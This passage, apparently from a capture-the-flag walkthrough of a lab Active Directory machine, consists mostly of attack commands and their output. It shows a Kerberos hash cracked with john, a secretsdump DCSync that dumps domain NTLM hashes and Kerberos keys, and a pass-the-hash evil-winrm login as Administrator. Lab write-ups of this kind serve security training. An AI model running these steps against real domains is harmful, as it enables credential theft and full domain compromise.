4b50b25f1b10c2fe88bce51100e4ceba2003bea2e65ff0d833991b58252ecbbaa1ecafd29138b71cfff2f9c4c6ed0b9876fc13a68207c3db8ebad3d4196495ba1ec9acaea603ad8097ba34370e0e4483953755790859313f4352a1a7e0ea3
fff9fa712cc310dddb0c147f36d1a5c0d9db3bab8541fced88c8c9c916df1539a0e09b722426e591f7427b15d31e84c33bc388dc3486cfd2095f904bb97ca1ab10039683130c6efabe35576ce13f0f6ec14c82174b6bd77d6c9158463e4dc
334f0dd14e1563caefade27f446fac1edebecc54627171c4371cc71c59aa4ba3e10b337cf36bd8e70539e7f7202f8cf3e3ec2291706176bd8857edd3e2ca03cafe0268f5c72aaccf0670aea9a202715042a4a22a5201fbdacf3f25ed12d5
b6c5467bf7108718b61894b2821ccf600d9890b96aef41b12c4495c099665cbfb30cf910e72c3ef8b1f0ec8eb869b76663012a929d3a742dafc8bba57b8b89a5dbb45f7e1962bd8dd25a9e3b7bfc1c1dce2b89048fb71fa0b77889058d81
b07991f9e193896f3a4b5cc8acc0c7076d4f94a344661518895d808d8b5f88e58f33e57d1a79000d6f5e884a4acd7490aa5433a4f1c08e2d510a60207993493884c6be75be0c727c81e4d667b8b1c242108d606bed87e8eff39e8292650
```

```
(jouker@joukerm)-[~]
$ nano hash

(jouker@joukerm)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
limpbizkit (?)
1g 0:00:00:00 DONE (2025-04-21 23:19) 50.00g/s 268800p/s 268800c/s 268800C/s Liverpool..ginuwine
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
jouker@jouker:~$ secretsdump.py 'administrator.htb'/'ethan': 'limpbizkit'@'dc.administrator.htb'

/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.13.0.dev0+20250220.93348.6315ebd5', 'secretsdump.py')
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rld:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d0cfe0d1bae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb/olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb/michael:1109:aad3b435b51404eeaad3b435b51404ee:023dae931e2ddb873670db7acbb65598:::
administrator.htb/benjamin:1110:aad3b435b51404eeaad3b435b51404ee:023dae931e2ddb873670db7acbb65598:::
administrator.htb/emilly:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb/ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb/alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb/emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c216d2d340f94b30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:080633a8dd5fd6cbea29014cae5a2
Administrator:des-cbc-md5:403286f7cdf18385
```

```
(jouker@joukerm)-[~]
$ evil-winrm -i 10.10.11.42 -u Administrator -H '3dc553ce4b9fd20bd016e098d2d2fd2e'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Cannot find path 'C:\Users\Administrator\Desktop\root.txt' because it does not exist.
At line:1 char:1
+ type root.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Desktop\root.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
5af7c75098b6f72e32d50d5ca81c991a
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```